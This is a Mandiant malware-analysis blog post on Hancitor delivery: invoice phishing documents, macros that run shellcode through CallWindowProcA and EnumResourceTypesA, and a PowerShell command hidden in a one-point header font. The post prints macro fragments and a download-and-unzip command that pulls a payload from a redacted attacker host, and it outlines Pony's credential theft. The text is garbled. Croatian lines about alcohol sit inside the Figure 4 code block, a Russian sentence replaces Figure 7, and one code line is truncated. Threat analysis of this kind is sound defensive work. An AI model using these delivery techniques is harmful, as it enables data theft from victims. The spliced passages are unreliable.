Hancitor (AKA Chanitor) observed using multiple attack approaches | Mandiant

By Mandiant

Published: 2016-09-23 · Archived: 2026-04-05 17:37:10 UTC

Written by: Ankit Anubhav, Dileep Jallepalli

Many threat actors use multiple attack vectors to ensure success. The individuals using Hancitor malware (also known by the name Chanitor) are no exception and have taken three approaches to deliver the malware in order to ultimately steal data from their victims. These techniques include uncommon API abuse and PowerShell methods.

We recently observed Hancitor attacks against some of our FireEye Exploit Guard customers. The malicious document used to deliver the Hancitor executable was observed being distributed as an attachment in email spam. Once downloaded and executed, it drops an intermediate payload that further downloads a Pony DLL and Vawtrak executable, which perform data theft and connect to a command and control (C2) server.

Stage 1: Email Delivery

We observed a number of phishing emails that reference an invoice, as seen in Figure 1. The attachment in these emails is a weaponized Microsoft Office document containing a malicious macro that – when enabled – leads to the download of Hancitor.



Figure 1: Email with a malicious document attached

Stage 2: Macro and Luring Mechanism

Upon opening the attachment, a typical luring mechanism is employed instructing the victim to enable macros, as seen in Figure 2. FireEye has observed the attackers behind this campaign using three different approaches.

Figure 2: Luring the victim to enable macros

First Approach

Unlike other malicious macros, this one is not using APIs directly to run the payload. Macros can call APIs directly, but normally are not supposed to run shellcode. The macro used to deliver Hancitor calls the native Windows API, “CallWindowProc”, which can be used to interpret and execute shellcode, as depicted in Figure 3.

```
#If Win64 Then
Private Declare PtrSafe Function duodecimo Lib "user32" Alias "CallWindowProcA" (lpPrevWndFunc As LongPtr, hWnd A
```

Figure 3: Code within the macro that uses the CallWindowProc API to execute shellcode

Second Approach

Recently, FireEye Exploit Guard captured Hancitor samples that leverage a new API Callback function. In addition to “CallWindowProc”, Hancitor samples may use the function EnumResourceTypesA to interpret and execute shellcode, as seen in Figure 4.

```
Kažu da je alkohol zdraviji od trave
ublic Declare Function giblet Lib "kernel32" Alias "EnumResourceTypesA" (ByVal hModule As Any, ByVal lpEnumFunc As Any, lParam As Any) As LongPtr
i da okus bude bolji s kašikom vegete
```

Figure 4: EnumResourceTypesA API declaration

Third Approach

We also observed a third approach used by a malicious document file to deliver Hancitor. Although the threat actor and command and control servers are similar to the second Hancitor delivery approach, this one uses an alternate tactic to reach its goal of data theft.

With this approach, the luring message shown in the Figure 2 now serves another purpose. Not only does it lure the victim into enabling the macros, but it also is assigned an alternate text: “fkwarning”, as seen in Figure 5. The macro has code to check this attribute to make sure the luring message shape object is present. If this object is not found, the macro will exit without downloading additional payloads.

```
If ActiveDocument.Shapes(VZdO8JQoOa).AlternativeText = "fkwarning" Then
```

Figure 5: Code to ensure that the luring message is intact and the malicious document is executed for the first time

Even if it finds the luring message, it will run the macro once and will delete the shape so that the macro will never be executed again, as seen in Figure 6.

```
ActiveDocument.Shapes(VZdO8JQoOa).Delete
```

Figure 6: Code to delete the shape that includes the lure message

The malicious macro replaces the deleted image with another that displays the text “network error” to reduce user suspicions, as shown in Figure 7. Note that text is always present in the malicious macro, but it will only be made visible by the macro when it is executing for the first time.

Скрытый текст начинается с этой страницы

Figure 7: The hidden text that becomes visible once the macro is executed for the first time

The macro then combines fragments of code to make a PowerShell command. However, unlike in the other approaches, the malicious code is not hidden in the code or form or metadata. We observed that the malware extracts malicious code fragments from within the section_header of the embedded image and combines them into a PowerShell command on the fly, as seen in Figure 8. This technique will evade some basic static methods of detection applied to macros macro forms.



Figure 8: PowerShell command observed in header after increasing font size

The malware authors have taken a very simple but interesting approach to obscure the PowerShell command text. The font size is set to microscopic level 1, as seen in Figure 9. This reduces the likelihood that a casual observer

will notice something unusual.



Figure 9: Minimal font size to hide content of header

Using the “DownloadFile” method, PowerShell obtains a payload from an attacker-controlled website in a ZIP archive format. PowerShell uses the “copyhere” function to unzip the payload. The “.Item” attribute is also set to “16”, which ignores all warnings, as seen in Figure 10.

```
powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.Webclient)
.DownloadFile("http://[redacted].com/svhost.zip",
"C:\Users\admin\AppData\Roaming\WndUpdate\svhost.exe.zip");
(new-object -com shell.application).namespace("C:\Users\admin\AppData\Roaming\WndUpdate\")

# Inbuilt PowerShell CopyHere and Items used which will unzip the payload
# Parameter 16 used to supress any warning .

CopyHere((new-object -com shell.application)
.namespace("C:\Users\admin\AppData\Roaming\WndUpdate\svhost.exe.zip").Items(),16)
```

Figure 10: Code to download archived payload and unzip it

Once the downloaded executable is extracted from the ZIP archive, the macro code deletes the archive using the “Kill” function, as seen in Figure 11. After the executable is executed, it downloads Pony and Vawtrak malware variants to steal data.

```
Kill o8qeL4ynf9EXPAND & toUPrJLy7A(0)
```

Figure 11: Code to delete the archive

Different Approaches, Same Hancitor

Although there are differences between the second and third approaches to distributing Hancitor, the objective of the threat actor is the same, as we found the same command and control server being used in both approaches.

However, we can see a minor change in the second Hancitor approach command and control servers when compared to the first Hancitor approach command and control servers, with URLs ending with ls5/gate.php instead of ls4/gate.php, as seen in Figure 12.

Figure 12: Earlier and newer Hancitor gates

Stage 3: First stage payload

The file copies itself to “%system32%” and creates a registry run key entry for persistence. Upon execution, it will communicate with an attacker-controller website to download a variant of the Pony malware, “pm.dll” along with a standard Vawtrak trojan.

Stage 4: Second stage payload Pony data exfiltration capabilities

We observed a number of data theft capabilities in the second stage Pony variant, including:

1) Stealing autocomplete Intelliforms data, which may include user passwords, as seen in Figure 13.

Figure 13: Stealing the content of the Intelliforms registry key

2) The unique GUID seen in Figure 14 helps to decrypt credentials from credential store. There is a good amount of documentation on various forums on how to use this salted value to access credentials.

Figure 14: Credential stealing

3) Accessing Mozilla saved passwords from “signons.txt,” as seen in Figure 15.



Figure 15: Accessing Mozilla saved passwords

4) Figure 16 shows the malware code related to theft via accessing Microsoft OMI Email configuration information. We can also see registry entries related to storing Outlook Profile, which contains information about where emails and other data is stored being accessed.



Figure 16: Malware code for Outlook data theft via registry access

Conclusion

The malware authors responsible for Hancitor have developed several capabilities within malicious macros that support malware installation and data theft. These capabilities include leveraging uncommon APIs and obscuring malicious PowerShell commands, tactics that made detection more challenging.

FireEye Exploit Guard provides organizations with the ability to detect malicious shellcode in the initial phase of the attack lifecycle, regardless of these evasion techniques.

FireEye recommends that organizations block macros in Microsoft Office documents that originate from the Internet by Group Policy. In all cases, users should be cautious about enabling macros and should practice vigilance about opening email messages from untrusted sources.

Posted in

- Threat Intelligence
- Security & Identity
